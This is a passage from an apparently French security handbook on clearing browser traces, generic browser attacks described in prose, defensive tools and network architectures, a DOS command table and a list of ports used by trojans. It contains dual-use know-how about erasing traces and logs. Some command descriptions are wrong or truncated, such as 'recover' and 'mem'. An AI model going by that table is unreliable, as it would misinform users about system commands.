

### les traces locales :

#### adresses des sites visités :

Elles sont contenues dans la barre d'adresses et permettent de retourner sur un site sans retaper son adresse.

Pour visiter un site sans que l'adresse ne figure dans la barre d'adresse, il vous faut aller sur ce site à l'aide de **Ouvrir** du menu **Fichier**.


Pour effacer les adresses contenues dans la barre déroulante de la barre d'adresses, il vous suffit d'aller dans **Outils/Options Internet/Contenu/Saisie semi-automatique** et d'effacer les formulaires et mots de passe.




## L'historique :

Il permet de retourner rapidement sur des sites déjà visités. Mais vous ne voudriez pas que ceux qui partagent votre PC accèdent à l'historique et encore moins aux sites que vous avez visités.

Pour supprimer les informations contenues dans l'historique, il vous suffit de cliquer sur le bouton **Effacer l'historique** dans l'onglet **Général** des **Options d'Internet** (de la même façon avec Netscape Communicator).









## le cache :

C'est une zone qui permet de ne pas recharger toutes les pages d'un site à chaque visite. Le problème est que l'on peut y accéder, donc savoir tout ce que vous avez vu pendant votre temps passé sur internet.

Pour supprimer le cache, vous devez cliquer sur le bouton **Supprimer les fichiers** dans l'onglet **Général** des **Options d'internet**. (Avec Netscape Communicator, vous devez aller dans la catégories **Avancées**, sélectionner la section **Cache** et cliquer sur le bouton **Vider le cache sur disque**) Vous pouvez aussi redéfinir la taille pour le stockage du cache (en le mettant à 1ko par exemple).



## **les traces stockées à distance :**

Les fichiers stockant des informations sur les visiteurs d'un site ou d'un serveur sont appelés fichiers « logs » (les pirates reconnaîtront ici les fichiers qui enregistrent leurs activités sur un système et qu'ils doivent absolument effacer).

Il y a les logs (qui enregistrent les accès à des ressources ou services), les logs referer (qui enregistrent l'adresse de la page sur laquelle on était avant de se retrouver sur le serveur courant), les logs agents (qui enregistrent les navigateurs visitant le serveur)...

## **Parades :**

Utiliser des serveurs proxys, ou passer par des services d'anonymat proposés par des sites comme anonymizer.com.

Maintenant, voyons deux types de failles génériques pouvant porter atteinte à l'intégrité et la confidentialité des informations stockées sur vos systèmes.

On va parler des technologies permettant de découvrir ou créer des failles dans les navigateurs, on ne parlera pas des failles spécifiques comme l'attaque du Cache Cow...

La suite pourra donner des idées aux hackers qui recherchent des failles sur les systèmes ou aux concepteurs de navigateurs dans le but de sécuriser leurs programmes.

## **les attaques par déni de services (attaques DoS) :**

On peut exploiter ces failles grâce à du javascript (que l'on placera sur une page web) qui pourrait par exemple ouvrir des centaines de pages et la seule manière de les enlever serait de redémarrer sa machine.

Référez-vous au chapitre sur les attaques de refus de services pour avoir d'autres idées d'attaques.

## **les atteintes à la confidentialité :**

ActiveX, cette « magnifique » (ces créateurs, dont je ne donnerai pas le nom, devraient se cacher) technologie, est un outils à double tranchant car il permet de

contourner des sécurités et d'accéder à des répertoires ou fichiers des internautes visitant la page ou est placé cet élément dangereux.

Le javascript, permet aussi d'accéder à des fichiers personnels des internautes visitant la page ou est placé le script malsain.

## **Parades :**

Vous ne devez visiter que les sites de confiance et mettre à jour régulièrement votre navigateur à l'aide des patchs des éditeurs. Vous pouvez aussi reconfigurer les paramètres de votre navigateur en désactivant le Java et le Javascript et installer un firewall sur votre ordinateur (comme Zone Alarm).

## **sécuriser son système :**

Dans cette partie, nous allons voir les différentes technologies nous permettant de protéger nos systèmes contre les agressions pouvant se passer par le biais d'internet. Ces technologies sont les antivirus, les firewalls, les IDS, les architectures réseau sécurisées, les serveurs proxys, le NAT, SSH, PGP, et les protocoles d'authentification sécurisées.

### **les antivirus :**

Les antivirus sont des logiciels qui servent à détecter les virus, chevaux de bois, et autres fichiers infectant et infectés. Il existe plusieurs types d'antivirus avec leurs méthodes spécifiques pour éradiquer les virus (pour plus informations, référez-vous au chapitre sur la lutte anti-virale) .

Voici une liste de certains antivirus :

- Panda Antivirus




- VirusScan de McAfee
- Antivirus Kaspersky
- Norton Antivirus
- OpenAntivirus ( pour les systèmes UNIX/LINUX )
- Antivir

## les firewalls :

(cf le chapitre sur les murs par-feu et leur contournement)

Voici différentes firewall aussi bien gratuit que commerciaux :

- Norton Firewall
- McAfee Personal Antivirus
- ZoneAlarm



## les IDS :

(cf le chapitre sur les IDS pour savoir à quoi ils servent et comment il fonctionne) .  
Voici une liste d'IDS :

- Snort
- Guard de ISS
- Cisco Secure IDS de CISCO SYSTEMS
- Dragon Squire de INTERASYS NETWORK

## architectures réseaux sécurisées :

La sécurité d'un réseau passe aussi par une bonne gestion de la disposition des systèmes dans ce dernier.

Vous devez attentivement et soigneusement définir l'architecture finale du réseau.

Une architecture sécurisée ne veut pas dire une architecture n'ayant aucune faille/vulnérabilité. Vous devez bien sûr configurer et patcher vos systèmes comme il le faut, sinon, aussi sécurisée qu'elle soit, l'architecture de votre réseau ne repoussera pas les attaques de bons pirates.

Les différentes architectures expliquées ici sont basées sur la construction d'une DMZ (zone démilitarisée). Ce sera la seule zone ouverte à internet: elle va contenir tous les éléments utilisant internet dans leurs fonctionnements ou proposant des services sur le



net (comme les serveurs Web, FTP, mail...) et elle va adopter des stratégies de défense visant à diminuer les possibilités d'attaque.

Les différentes architectures ont aussi pour but de fournir à l'entreprise les services d'internet (comme faire un site dans le but de laisser sa trace sur la toile...) sans pour autant laisser les systèmes du réseau privé de l'entreprise accéder à internet. Si vous voulez que tous les systèmes du réseau de l'entreprise puisse accéder à Internet, vous pouvez utiliser la technologie NAT ou NPAT en plus de la DMZ ou sans cette dernière. Nous verrons en dernier les possibilités offertes par NAT et NPAT.

Avant de continuer, ce présent chapitre a seulement pour but de vous informer sur le comment de la mise en place d'un réseau sécurisé, cela ne vous dispense en aucun cas de faire appel à un ingénieur réseau et système qui vous mettra votre réseau en place car premièrement ce dernier a fait des études dans ce domaine donc est plus compétent que tout patron ou autres personnes voulant mettre en place le réseau, deuxièmement, il sera le seul à pouvoir réagir spontanément lors de problèmes dans la mise en place du réseau (aussi bien des problèmes d'espace que de temps...).

- une DMZ classique :

Placez d'un côté le réseau interne, de l'autre côté votre accès à internet, mais ne les reliez pas encore.

Entre ces deux parties, mettez deux systèmes de filtrage de paquets (firewall/routeur).

Maintenant, placez entre ces deux systèmes de filtrage, tous les systèmes utilisant internet pour fonctionner.

Pour finir, vous allez devoir configurer le système de filtrage connectant la DMZ à internet de sorte qu'il n'accepte que les paquets en direction d'éléments étant dans la DMZ donc tous les paquets en direction d'un système se situant dans le réseau privé doivent être détruits, journalisés...

Vous pouvez configurer le système de filtrage connectant la DMZ au réseau privé comme vous le voulez.

- une DMZ un peu plus évolué :

Cette architecture est semblable à une DMZ classique, la seule différence est que l'on va utiliser ce que l'on appelle « *une bascule de protocole* » : c'est-à-dire que la DMZ ne va pas utiliser la pile de protocole TCP/IP. Elle va utiliser un autre protocole entre les deux systèmes de filtrage ou de routage.

Vous pouvez aussi faire du tunneling ou créer votre propre protocole sécurisé.

- NAT et NPAT :

NAT (Network Address Translation) est un système qui permet d'attribuer une adresse publique (du Net) à chaque adresse privée du réseau.

NPAT (Network Port Address Translation) est un système qui permet d'attribuer une adresse publique pour toutes les adresses privées du réseau.

Ces deux systèmes sont à la fois des solutions pour des éventuels problèmes d'adressage mais aussi des solutions pour sécuriser son réseau privé car lorsque un pirate se trouvera en face d'un réseau utilisant NAT/NPAT, il verra seulement, lors de son scan, une seule machine (ayant l'adresse IP public) et ne se doutera peut-être pas qu'elle cache un réseau.

Certains diront : « oui, ces technologies sont superbes mais cela implique de concentrer tous les services sur une seule machine ! »

Et bien non, il suffit de configurer la machine (qui serait soit un routeur, soit un firewall) de sorte que toutes les requêtes en direction d'un port spécifié soit redirigées vers le système qui s'occupe de traiter les requêtes ont redirigées. Cela s'appelle le Port Forwarding.

## **la politique de sécurité :**

Une bonne sécurité passe par une bonne gestion du parc informatique, par des mises à jour fréquentes des logiciels, base de données, mais aussi par des audits des systèmes et logiciels du réseau et par une sensibilisation des personnes de l'entreprise ou de la famille.

### **audits :**

Arrivé à ce stade du livre, nous sommes maintenant capables de découvrir des vulnérabilités/failles d'un réseau ou de logiciels en nous aidant de scanners de vulnérabilité comme nmap, SATAN, SAINT, Whisker, Nessus...

Lorsqu'une machine a été piratée, analysez immédiatement les fichiers logs dans le but d'établir une feuille d'état. Cette feuille devra principalement contenir:

- les accès réseaux au système ayant ou non réussis.
- les accès locaux à des fichiers locaux ayant ou non réussis.
- les divers événements (programmes lancés, plantages...) étant survenus sur le système.
- tous les comptes du système avec leur UID, les dates et heures de connexion des utilisateurs...

### **sensibilisation :**



Cette étape est très importante car certains pirates vont préférer s'attaquer à des systèmes en passant par les utilisateurs grâce à des techniques comme le social engineering...

C'est pour cela qu'il faut organiser des conférences de sensibilisation où l'on expliquera aux utilisateurs (employés, amis, famille...) de ne pas ouvrir n'importe quel message contenant ou non des pièces jointes, de ne pas donner n'importe quelles informations à des personnes (que ce soit au téléphone, dans un mail...), de contacter l'administrateur réseau dès qu'ils détectent une erreur ou un comportement douteux d'un logiciel ou d'un système, de changer régulièrement de mot de passe, et le plus important qui est de ne pas choisir des mots de passe trop évident.

Ce chapitre a présenté quelques points importants dans la mise en place de systèmes, de politiques de protection de la confidentialité, de l'intégrité des réseaux et systèmes d'informations.

Pour avoir de meilleurs conseils, vous devez collecter des informations régulièrement mises à jour en rapport à vos activités dans le réseau (veille, l'administration du parc informatique, sécurité...) à l'aide de newsletters, de moteurs de recherche, d'agents intelligents, de journaux/magazines (comme le MISC, le The Hackademy Journal...)

...



## Les commandes DOS

cd..	Permet de revenir au répertoire précédant.
cd \	Permet de se rendre au répertoire racine.
cd [répertoire]	Permet de se rendre dans un sous-répertoire.
choice	Donne à l'utilisateur le choix entre des propositions.
cls	Permet d'effacer l'écran DOS.
copy [fichier] [répertoire]	Permet de copier un fichier dans un dossier.
ctty	Permet de déconnecter le clavier et l'écran du DOS
debug	La célèbre commande qui n'est plus à présenter.
del [fichier]	Permet de supprimer un fichier.
dir /p	Permet d'afficher le contenu d'un répertoire en plusieurs fois.
dir [répertoire]	Permet d'afficher le contenu d'un répertoire.
dir [lettre]*	Permet de voir les fichiers commençant par la lettre passée en argument.
dir [lecteur]	Permet de voir les fichiers d'un lecteur.
diskcopy [lecteur1] [lecteur2]	Permet de copier des disquettes.
@echo off [commande]	Permet de cacher les commandes qui suivent aux yeux de l'utilisateur.
Echo.	Permet de sauter une ligne.
Edit [texte]	Permet d'éditer un fichier et de l'afficher.
Erase [fichier]	Permet de supprimer un fichier. ATTENTION, cette commande est dangereuse car elle supprime le fichier sans demander l'accord de l'utilisateur.
fdisk	Permet de créer et de supprimer des partitions disques.
Format [lecteur]	Permet de formater un lecteur quelconque.
F3	Permet
goto	Permet d'effectuer un branchement direct.
if	Permet d'effectuer un branchement conditionnel.

mem	Permet d'afficher l'espace disque
mkdir [répertoire]	Permet de créer un répertoire.
pause	Permet de stopper un programme le temps que l'utilisateur appuie sur une touche pour le continuer.
recover	Permet de supprimer tous les fichiers et répertoires du disque dur. ATTENTION, cette commande est dangereuse car elle ne demande pas la confirmation de l'utilisateur.
ren [fichier].[nouvelle_extension]	Permet de modifier l'extension d'un fichier.
rename [ancien] [nouveau]	Permet de renommer un fichier.
rmdir [répertoire]	Permet d'effacer un répertoire.
type [fichier_txt]	Permet d'afficher le contenu d'un fichier texte.
ver	Permet de connaître le version du DOS.
vol [lecteur]	Permet de connaître le nom d'un lecteur.
C:\Windows\...\*.*	Permet d'obtenir le contenu d'un répertoire. Par mesure de sécurité, une autorisation est demandée.
C:\Windows\...\*.[extension]	Comme le précédant sauf qu'il n'affiche que les fichiers ayant une certaine extension.



## Ports utilisés par certains troyens

Port utilisé	Le cheval de troie
19	Chargen
21	Blade Runner Invisible FTP Net Administrator
31	Hackers Paradise Masters Paradise
41	DeepThroat
80	RingZero
99	Hidden Port
113	Invisible Identd Daemon Kazimas
119	Happy 99
121	JammerKillah
123	Net Controller
146	Infector
170	A-trojan
421	TCP Wrappers
456	Hackers Paradise
555	NetAdministrator Phase Zero
666	Attack FTP Back Construction
669	DP Trojan
911	Dark Shadow
999	DeepThroat
1000	Der Spacher 3
1001	Silencer
1010	Doly Trojan
1011	Doly Trojan
1012	Doly Trojan
1015	Doly Trojan
1016	Doly Trojan

1020	Vampire
1024	NetSpy
1025	Maverick's Matrix
1033	ICQ Trojan
1045	Rasmin
1050	MiniCommand
1080	WinHole
1081	WinHole
1082	WinHole
1083	WinHole
1099	Bfevolution RAT
1170	Psyber Stream Server Streaming Audio trojan Voice
1200	NoBackO
1201	NoBackO
1207	SoftWAR
1212	Kaos
1225	Scarab
1234	Ultors Trojan
1243	BackDoor-G SubSeven SubSeven Apocalypse
1255	Scarab
1257	Sub Seven 2.1
1349	BO DLL
1394	BackDoor
1492	FTP99CMP
1524	Trinoo
1600	Shivka-Burka
1777	Scarab
1807	SpySender
1966	Fake FTP
1969	OpC BO
1981	Shockrave
1999	BackDoor TransScout

2140	Deep Throat, The Invasor
2155	Illusion Mailer
2565	Striker
2583	WinCrash
2600	Digital RootBeer
2716	The Prayer
2721	Phase Zero
2773	SubSeven
3128	RingZero
3129	Masters Paradise
3150	Deep Throat
3456	Teror Trojan
3459	Eclipse 2000 Sanctuary
3700	Portal of Doom
3791	Eclypse
3801	Eclypse
4000	Skydance
4092	WinCrash
4242	Virtual hacking Machine
4444	Prosiak
4590	ICQTrojan
5000	Sockets de Troie
5001	Sockets de Troie
5032	NetMetropolitan
5321	Firehotcker
5343	wCrat
5400	Blade Runner Back Construction
5401	Blade Runner Back Construction
5402	Blade Runner Back Construction
5521	Illusion Mailer
5550	X-Tcp Trojan
5555	ServeMe
5556	BO Facil



5557	BO Facil
5569	Robo-Hack
5637	PC Crasher
5638	PC Crasher
5666	PC Crasher
5742	WinCrash
5888	Y3K RAT
6000	The Thing
6272	Secret Service
6400	The Thing
6667	Schedule Agent
6669	Host Control
6670	DeepThroat WinNuke eXtreame
6711	SubSeven
6712	Funny Trojan SubSeven
6713	SubSeven
